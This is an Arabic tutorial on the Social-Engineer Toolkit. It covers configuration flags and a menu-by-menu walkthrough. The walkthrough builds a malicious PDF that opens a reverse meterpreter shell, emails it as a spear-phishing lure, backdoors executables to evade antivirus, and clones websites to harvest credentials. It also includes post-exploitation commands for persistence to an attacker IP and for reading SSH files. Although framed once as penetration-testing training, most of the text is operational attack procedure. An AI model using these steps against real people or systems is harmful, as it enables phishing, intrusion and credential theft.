ملقم/خادم الويب يستخدم داخل **SET** هو ملقم ويب مخصص مضمن في بعض الأحيان يمكن أن يكون بطيئة إلى حد ما على أساس الاحتياجات. إذا كنت تجد أن تحتاج إلى زيادة وتريد الاستفادة من طراز أباتشي، يمكنك عكس هذا المعامل إلى **ON** فأنه سوف يقوم باستخدام الأباتشي للتعامل مع طلبات الويب وتسريع الهجوم الخاص بك. لاحظ أن هذا الهجوم يعمل فقط مع تطبيق **Java Applet** و**Metasploit** على أساس الهجمات. على أساس اعتراض وثائق التفويض (بيانات التسجيل)، فان الأباتشي (أكثر ملقم ويب شعبيه واستخدام) لا يمكن استخدامها مع **web jacking**، **tabnabbing**، أو أساليب هجوم حصاد وثائق التفويض (***credential harvester***).

```
### Turn on ssl certificates for set secure communications through web_attack vector
WEBATTACK_SSL=OFF
#
### Path to the pem file to utilize certificates with the web attack vector (required)
### You can create your own utilizing set, just turn on self_signed_cert
### If your using this flag, ensure openssl is installed! To turn this on turn SELF_SIGNED_CERT
### to the on position.
SELF_SIGNED_CERT=OFF
#
### Below is the client/server (private) cert, this must be in pem format in order to work
### Simply place the path you want. For example /root/ssl_client/server.pem
PEM_CLIENT=/root/newcert.pem
PEM_SERVER=/root/newreq.pem
#
```

في بعض الحالات عندما تقوم بأداء هجوم هندسة اجتماعية متقدم فإنك ربما تحتاج إلى تسجيل اسم نطاق وشراء **SSL cert** ليجعل هذا الهجوم أكثر مصداقيه. يمكنك دمج هجمات **SSL** مع **SET**. هنا سوف تحتاج إلى تشغيل **WEBATTACK_SSL** إلى **ON**. ولكن إذا كنت تريد استخدام الشهادات الموقعة ذاتيا (***self-signed certificates***) يمكن ذلك ولكن هناك تحذيراً "غير موثوق بها" سوف يظهر عندما يذهب الضحية لموقع الويب الخاص بك.

```
### Tweak the web jacking time used for the iFrame replace, sometimes it can be a little slow
### and harder to convince the victim. 5000 = 5 seconds
WEBJACKING_TIME=2000
#
```

يتم تنفيذ هجوم **webjacking** باستبدال متصفح الضحية مع إطار آخر والتي تم تصميمها لكي تبدو تصبح مثل موقع شرعي. هذا الهجوم يعتمد جداً على التوقيت، إذا كان القيام بذلك عبر الإنترنت، فأوصى بالتأخير 5000 (5 ثوان) إلا إذا كان الهدف الخاص بك داخلي (على الشبكة الداخلية)، 2000 (2 ثانية) الأرجح جيد.

```
### Command center interface to bind to by default it is localhost only. If you want to enable it
### so you can hit the command center remotely put the interface to 0.0.0.0 to bind to all interfaces.
COMMAND_CENTER_INTERFACE=127.0.0.1
#
### Port for the command center
COMMAND_CENTER_PORT=44444
#
### How many times SET should encode a payload if you are using standard MetaSploit encoding options
ENCOUNT=4
#
```

The command center هي واجهة ويب المستخدم الرسومية ويب (***web GUI interface***) لـ **SET**. إذا كنت ترغب في استخدام هذا في منفذ مختلف، قم بتغيير هذا الرقم الموجود في المعامل **COMMAND_CENTER_PORT**. سيتم تحديد المعامل **COMMAND_CENTER_INTERFACE** لتحديد واجهة الاستماع لـ **SET web interface**. إذا تم تعيينه إلى **127.0.0.1**، فإنه سوف يتأكد أنه لا أحد من خارج الشبكة يمكن ضرب واجهة الويب. إذا كان يمكنك وضعه الى 0.0.0.0، فإنه سيتم ربط كافة الواجهات ويمكن الوصول إليه عن بعد. كن حذراً مع هذا الإعداد. يحدد المعامل **ENCOUNT** عدد المرات التي سيتم فيها ترميز **payload** مع **payload** الخاص بـ **Metasploit** في **SET**. بشكل افتراضي يكون 4، ولكن إذا كنت تحتاج إلى أقل أو أكثر، يمكنك ضبط هذا تبعاً لذلك.

```
### If this options i set, the MetaSploit payloads will automatically migrate to
### notepad once the applet is executed. This is beneficial if the victim closes
### the browser, however can introduce buggy results when auto migrating.
### NOTE: This will make bypassuac not work properly. Migrate to a different process to get it to work.
AUTO_MIGRATE=OFF
#
```

ميزة **AUTO_MIGRATE** إذا تم تفعيله فانه سوف يتم ترحيل **Metasploit payloads** تلقائياً إلى **notepad.exe** عندما يتوالد **meterpreter shell**. هذا مفيد بشكل خاص عند استخدام ثغرة متصفح حيث سيتم إنهاء جلسة العمل إذا تم إغلاق المستعرض عند استخدام الثغرة.

```
### Digital signature stealing method must have the pefile Python modules loaded
### from http://code.google.com/p/pefile/. Be sure to install this before turning
### this flag on!!! This flag gives much better AV detection
DIGITAL_SIGNATURE_STEAL=OFF
#
```

أسلوب سرقة التوقيع الرقمي (**digital signature**) يتطلب وحدة بايثون تسمى **PEFILE** والتي تستخدم تقنية يستخدمها ديدر ستيفنز في ديسيتول بأخذ توقيع الشهادة الرقمية من قبل **Microsoft** واستيرادها إلى ملف قابل للتنفيذ ضار. كثير من الأوقات هذا سيعطي فرص أقل كشف من قبل مكافح الفيروسات.

```
### These two options will turn the upx packer to on and automatically attempt
### to pack the executable which may evade anti-virus a little better.
UPX_ENCODE=OFF
UPX_PATH=/usr/bin/upx
#
```

بالإضافة إلى سرقة التوقيع الرقمي (**digital signature**)، يمكنك القيام بتعبئة إضافية باستخدام **UPX**. وهذا مثبت بشكل افتراضي في كالي لينكس، إذا تم تعيين هذا إلى ON ولم يعثر عليه، فانه سوف يستمر في تعطيل **UPX**.

```
### Here we can run multiple meterpreter scripts once a session is active. This
### may be important if we are sleeping and need to run persistence, try to elevate
### permissions and other tasks in an automated fashion. First turn this trigger on
### then configure the flags. Note that you need to separate the commands by a ;
METERPRETER_MULTI_SCRIPT=OFF
LINUX_METERPRETER_MULTI_SCRIPT=OFF
#
### What commands do you want to run once a meterpreter session has been established.
### Be sure if you want multiple commands to separate with a ;. For example you could do
### run getsystem;run hashdump;run persistence to run three different commands
METERPRETER_MULTI_COMMANDS=run persistence -r 192.168.1.5 -p 21 -i 300 -X -A;getsystem
LINUX_METERPRETER_MULTI_COMMANDS=uname;id;cat ~/.ssh/known_hosts
#
```

يمكنك تكوين الخيارات التالية مرة واحدة وذلك لتأسيس جلسة عمل **meterpreter**، ما هي أنواع الأوامر التي يتم تشغيلها تلقائياً. وهذا سيكون من المفيد إذا كان الخاص بك متعددة الحصول على شل وتريد أن تقوم بتنفيذ أوامر معينة لاستخراج معلومات عن النظام.

METERPRETER_MULTI_COMMANDS=run persistence -r 192.168.1.5 -p 21 -i 300 -X -A;getsystem

```
### This feature will auto embed a img src tag to a unc path of your attack machine.
### Useful if you want to intercept the half lm keys with rainbowtables. What will happen
### is as soon as the victim clicks the web-page link, a unc path will be initiated
### and the metasploit capture/smb module will intercept the hash values.
UNC_EMBED=OFF
#
```

هذا تلقائياً سوف يتضمن مسار **UNC** إلى تطبيق ويب، عندما يتصل الضحية بموقع الويب الخاص بك، فإنه سيحاول الاتصال بالخادم عن طريق مشاركة الملف. عند حدوث ذلك، فانه سوف يحدث **challenge response** و**challenge/responses** يمكن التقاطها واستخدامها في المهاجمة

قائمة SET

SET هي قائمة لقيادته الهجوم استناداً إلى النظام، وفريدة من نوعها إلى حد ما عندما يتعلق الأمر بأدوات الهاكر. القرار الذي تتخذه لا تجعله من سطر الأوامر بسبب كيفية حدوث هجمات الهندسة الاجتماعية؛ أنه يتطلب عدة سيناريوهات وخيارات وتخصيصات. إذا كانت الأداة مستندة على سطر الأوامر فأنه سوف يكون حقاً يحدد فعالية الهجمات وعدم القدرة على تخصيصه تماما استناداً إلى الهدف الخاص بك. دعونا نغوص في القائمة، ونتجول باختصار مع كل سيناريو من الهجوم.

عند تشغيل **SET** وذلك من خلال كتابة الامر **setoolkit** في الترمنال فانه سوف يؤدى الى ظهور الشاشة التالية:

```
                 https://www.trustedsec.com

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                Version: 5.4.2                    [---]
[---]              Codename: 'Walkers'                 [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:


   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

KALI LINUX
The quieter you become, the more you are able to hear.

من خلال قائمة الخيارات هذه نقوم بإدخال 1 والتي تعنى **Social-Engineering Attacks** وسوف يأخذك إلى قائمة أخرى التي تحتوي على العديد من أنواع الهجمات التي يمكن تنفيذها كالاتى:



Spear Phishing with SET

كما ذكرنا سابقا، التصيد (*Phishing*) هو مصطلح ابتدع لوصف كيفية عمل المحتالين "من خلال الشبكة الواسعة" باستخدام رسائل البريد الإلكتروني المستهدفة في محاولة لاجتذاب الناس إلى مواقع الويب، الملفات الخبيثة المفتوحة، أو الكشف عن المعلومات التي يمكن استخدامها لشن هجمات لاحقة. أن تكون قادر على كشف وتخفيف هذه الهجمات ضروري من أجل البقاء في عالم الإنترنت اليوم.

SET يسمح للمدقق (المحقق) أن يختبر عملائه من خلال تطوير رسائل البريد الإلكتروني المستهدفة ومن ثم تسجيل كيف سوف يسقط العديد من الموظفين لهذه الهجمات. ويمكن بعد ذلك أن تستخدم هذه المعلومات في التدريب لمساعدة الموظفين على معرفة كيفية اكتشاف وتجنب هذه الفخاخ.

في هذا المثال نحن ذاهبون القيام بهجوم والاندماج في **GMAIL** وإرسال ملف **PDF** خبيث للضحية. شيء واحد يمكنك ملاحظته أنه يمكنك إنشاء وحفظ القوالب الخاصة بك لاستخدامها في هجمات المستقبل أو يمكنك استخدام القوالب المبنية الجاهزة. عند استخدام **SET** مع الإعدادات الافتراضية، سيكون دائماً المنفذ 443 لـ **reverse connection back** و **reverse Meterpreter**.

لتنفيذ هجوم **spear phishing** في**SET** ، نختار الخيار 1. بعد الضغط على هذا العدد يتم تقديمك الى عدد قليل من الخيارات:

```
set> 1

 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached fileformat malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own FileFormat
 payload and use it in your own attack. Either way, good luck and enjoy!


   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

set:phishing>
```

الخيار الأول هو المكان الذي من خلاله سوف تقوم بشن هجوم **e-mail-based spear phishing**. الخيار الثاني هو المكان لإنشاء **PDF** خبيث أو ملف آخر لإرساله من خلال رسائل البريد الإلكتروني. أخيرا، الخيار 3 هو حيث يمكنك إنشاء قوالب لاستخدامها في وقت لاحق.

لشن الهجوم في **SET** بسيطة من خلال اختيار الخيارات الصحيحة في القوائم ثم النقر فوق تشغيل. على سبيل المثال، إذا أردت شن هجوم البريد الإلكتروني الذي سيرسل الى الضحية ملف **PDF** خبيث متنكرا في زي تقرير التكنولوجيا، فإنك سوف تختار الخيار **1**.



```
set:phishing>1

 Select the file format exploit you want.
 The default is the PDF embedded EXE.

           ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   5) Adobe Flash Player "Button" Remote Code Execution
   6) Adobe CoolType SING Table "uniqueName" Overflow
   7) Adobe Flash Player "newfunction" Invalid Pointer Use
   8) Adobe Collab.collectEmailInfo Buffer Overflow
   9) Adobe Collab.getIcon Buffer Overflow
  10) Adobe JBIG2Decode Memory Corruption Exploit
  11) Adobe PDF Embedded EXE Social Engineering
  12) Adobe util.printf() Buffer Overflow
  13) Custom EXE to VBA (sent via RAR) (RAR required)
  14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  15) Adobe PDF Embedded EXE Social Engineering (NOJS)
  16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  17) Apple QuickTime PICT PnSize Buffer Overflow
  18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  19) Adobe Reader u3D Memory Corruption Vulnerability
  20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```

الخطوة التالية، تود اختيار ناقلات الهجوم (الخيار 12) والموجودة في العديد من إصدارات أدوبي أكروبات ريدر:

Adobe util.printf () Buffer Overflow

```
set:payloads>12

  1) Windows Reverse TCP Shell              Spawn a command shell on victim and send back to attacker
  2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse VNC DLL                Spawn a VNC server on victim and send back to attacker
  4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Shell Bind_TCP (X64)           Execute payload and create an accepting port on remote system
  7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>
```

مجموعة الخيارات القليلة المقبلة سوف تقوم بإعداد تقنية للهجوم. استخدام **Metasploit** لاستقبال الشل العكسي، أو اتصال عكسي من جهاز كمبيوتر الضحية، والمنفذ المستخدم لتجنب **IDS** أو غيرها من النظم، هنا مثلا سوف نختار الخيار 2:

2) Windows Meterpreter Reverse_TCP   Spawn a meterpreter shell on victim and send back to attacker

وفيه يسألك بضع من الأسئلة مثل عنوان **IP** الذي سوف يستمع من عليه والمنفذ المستخدم وهنا نحدد **443** بحيث تبدو الحركة وكأنها حركة **SSL**. **SET** سوف يقوم بإنشاء ملف **PDF** خبيث واعداد المستمع.

```
set:payloads>2
set> IP address for the payload listener: 192.168.16.1
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.

   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>
```

بعد القيام بذلك، **SET** يطلب منك إذا كنت ترغب في تغيير اسم **PDF** إلى شيء أكثر ليونة مثل **TechnicalSupport.pdf** ولتغير اسم الملف نختار الخيار **2**. ثم يطلب منك ملء معلومات البريد الإلكتروني لكل من المرسل والمستقبل.

```
   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>2
set:phishing> New filename:TechnicalSupport.pdf
[*] Filename changed, moving on...

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>
```

الخيارين التاليين يطلبا منك نوع الهجوم سواء لبريد الإلكتروني واحدا او لمجموعه من عناوين البريد الإلكتروني نختار مثلا 1.

```
set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template
```

في هذه الخيارات التالية التي يعطيها لنا تخبرنا بشكل البريد الإلكتروني الذي سوف يتم ارساله: حيث الخيار الأول يعبر عن قوالب جاهزة للاستخدام اما الخيار الثاني إذا كنت تريد إنشاء قالب بنفسك وهنا نختار الخيار 1 كالاتي:

```
set:phishing>1
[-] Available templates:
1: WOAAAA!!!!!!!!!! This is crazy...
2: Have you seen this?
3: Strange internet usage from your computer
4: Order Confirmation
5: New Update
6: Status Report
7: Baby Pics
8: How long has it been?
9: Computer Issue
10: Dan Brown's Angels & Demons
set:phishing>
```

نختار على سبيل المثال الخيار 5 ثم بعد ذلك يطلب منك عنوان البريد الإلكتروني الهدف الذي سوف يقوم بالإرسال اليه وعنوان البريد المصدر الذي سيكون المرسل منه كالاتى. ثم أخيرا يقوم، **SET** بإرسال البريد الإلكتروني الذي سيحاول خداع المستخدم في فتح **PDF** المرفقة.

بعد أن يتم إرسال البريد الإلكتروني، **SET** يضع المستمع وينتظر الهدف لفتح الملف. بمجرد أن يقوم الهدف بالنقر على **PDF**، يستجيب المستمع من التعامل مع الشيفرات الخبيثة الواردة وإعطاء المهاجم الوصول إلى جهاز كمبيوتر الضحية.

المثير للدهشة (أو ربما لا، اعتماداه على التوقعات الخاصة بك)، كل هذا تم في ربما ست أو سبع نقرات بالماوس، وأنه يترك للمدقق الحرية في التركيز على جانب الهندسة الاجتماعية الفعلي لهذه الهجمات.

هذا الهجوم مدمر لأنه يستغل قطعة من جانب برمجيات العميل، مرات عديدة ليس هناك ما يدل على هناك شيئا سيئا يحدث. هذا هو مجرد واحدة من العديد من الهجمات التي يمكن إطلاقها باستخدام **SET**.

مثال اخر بالعودة الى قائمة هجمات **spear phishing** نختار الخيار 1:

SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)

والتي فيها يطلب منك إدخال عنوان **IP** الذى سوف يستمع من خلاله ومن ثم يعرض لك قائمه بناقلات الهجوم المتاحة كالاتى:

```
set:payloads>1

set:payloads> Enter the IP address for the payload (reverse):192.168.16.1

What payload do you want to generate:

  Name:                                       Description:

   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Bind Shell                      Execute payload and create an accepting port on remote system
   5) Windows Bind Shell X64                  Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   8) Windows Meterpreter All Ports           Spawn a meterpreter shell and find a port home (every port)
   9) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
  10) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and spawn Meterpreter
  11) SE Toolkit Interactive Shell            Custom interactive reverse toolkit designed for SET
  12) SE Toolkit HTTP Reverse Shell           Purely native HTTP shell with AES encryption support
  13) RATTE HTTP Tunneling Payload            Security bypass payload that will tunnel all comms over HTTP
  14) ShellCodeExec Alphanum Shellcode        This will drop a meterpreter payload through shellcodeexec
  15) PyInjector Shellcode Injection          This will drop a meterpreter payload through PyInjector
  16) MultiPyInjector Shellcode Injection     This will drop multiple Metasploit payloads via memory
  17) Import your own executable              Specify a path for your own executable

set:payloads>
```

نختار مثلا الخيار 1 لاختيار ناقل الهجوم **Windows Shell Reverse_TCP**. والتي سوف يعطيك العديد من الخيارات كالاتى:

```
set:payloads>1

Select one of the below, 'backdoored executable' is typically the best. However,
most still get picked up by AV. You may need to do additional packing/crypting
in order to get around basic AV detection.

  1) shikata_ga_nai
  2) No Encoding
  3) Multi-Encoder
  4) Backdoored Executable

set:encoding>
```

هنا نختار الاختيار 4. والتي فيه قمنا بعمل ملف **backdoored** ثم في المرحلة التالية يدرج لك قائمه بالملفات والتي سوف يتم فيها تخبئة هذا **backdoor** فيه.

```
set:encoding>4
set:payloads> PORT of the listener [443]:
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[*] Backdoor completed successfully. Payload is now hidden within a legit executable.

 The DLL Hijacker vulnerability will allow normal file extenstions to
 call local (or remote) .dll files that can then call your payload or
 executable. In this scenario it will compact the attack in a zip file
 and when the user opens the file extension, will trigger the dll then
 ultimately our payload. During the time of this release, all of these
 file extensions were tested and appear to work and are not patched. This
 will continiously be updated as time goes on.

   Enter the choice of the file extension you want to attack:

    1. Windows Address Book (Universal)
    2. Microsoft Help and Support Center
    3. wscript.exe (XP)
    4. Microsoft Office PowerPoint 2007
    5. Microsoft Group Converter
    6. Safari v5.0.1
    7. Firefox <= 3.6.8
    8. Microsoft PowerPoint 2010
    9. Microsoft PowerPoint 2007
    10. Microsoft Visio 2010
    11. Microsoft Word 2007
    12. Microsoft Powerpoint 2007
    13. Microsoft Windows Media Encoder 9
    14. Windows 7 and Vista Backup Utility
    15. EnCase
    16. IBM Rational License Key Administrator
```

نختار الخيار 11 مثلا. ثم يطلب منك ادخال بعض المعلومات مثل اسم الملف وغيرها من المعلومات الأخرى. ومن ثم تكملة الخطوات كما سبق ذكره. هجوم **spear phishing** يمكن أن يرسل إلى الفرد أو أفراد متعددة، يمكن دمجه في البريد الإلكتروني جوجل ويمكن تخصيصه تماما على أساس الاحتياجات الخاصة بك عن نواقل الهجوم. عموما هذا فعالة جدا.

Web Attack Vector

كما يسمح **SET** لاستنساخ أي موقع واستضافته محليا. قوة هذا النوع من الهجوم هو أنه يسمح للمهندس الاجتماعي لخداع المستخدمين إلى زيارة الموقع بحجة كونه المطور لإجراء تغييرات، أو حتى باستخدام خدعة من إضافة أو حذف حرف واحد في **URL** وذلك لجذب الناس إلى الموقع الجديد الذي هو مستنسخ.

بمجرد إنشاء الموقع المستنسخ، فان العديد من الأجزاء المختلفة من هذا الهجوم يمكن إطلاقها مثل جمع المعلومات وحصاد بيانات الاعتماد، والاختراق هي مجرد عدد قليل لتشغيل هذا الهجوم في **SET** وللقيام بهذا الهجوم نختار الخيار 2، **Website Attack Vectors**، من القائمة الرئيسية. حيث يقدمك الى عدد قليل من الخيارات:

```
set> 2

The Web Attack module is  a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by
 Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the informati
on posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to mak
e the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit
 the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasplo
it Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Create or import a CodeSigning Certificate

  99) Return to Main Menu

set:webattack>
```

Java Applet Attack .1

ولا سيما ان أكثر الهجوم شرا هو الهجوم عند استخدام الخيار 1، وهو **Java Applet Attack**. في الأساس، **Java Applet Attack** يقدم للمستخدم مع تحذير أمان جافا (***Java security warning***) والذي يقول الموقع تم توقيعها من قبل شركة **ABC**، ويطلب من المستخدم الموافقة على التحذير.

Java Applet هو أحد موجهات الهجوم الأساسية ضمن هذه المجموعة، وأعلى معدل نجاح للتوصل إلى حل وسط.

Java Applet attack سوف يقوم بإنشاء برنامج **Java** ضار والذى بمجرد تشغيله سوف يتم اختراق الضحية. هو خدعة متقنة من **SET** إذا كنت تريد استنساخ موقع على شبكة الإنترنت بالكامل، وحالما يقوم الضحية بالنقر فوق تشغيل، فإنه سيتم توجيه الضحية مرة أخرى إلى الموقع الأصلي مما يجعل ان يتم تصديق الهجوم أكثر بكثير. ناقل الهجوم هذا يؤثر على ويندوز، لينكس، و**OSX**، ويمكن أن يعرض للخطر كل منهم. تذكر إذا كنت تريد تخصيص ناقل الهجوم هذا، قم بتعديل الملف **config/set_config** من أجل تغيير **self-signed information**. في ناقل الهجوم هذا تحديدا، يمكنك تحديد قوالب ويب التي هي محددة مسبقاً من المواقع التي قد تم حصادها بالفعل، أو يمكنك استيراد موقع الويب الخاص بك. لأداء هذا الهجوم نختار الخيار **1** ثم الخيار **2**، ثم **Site Cloner**.

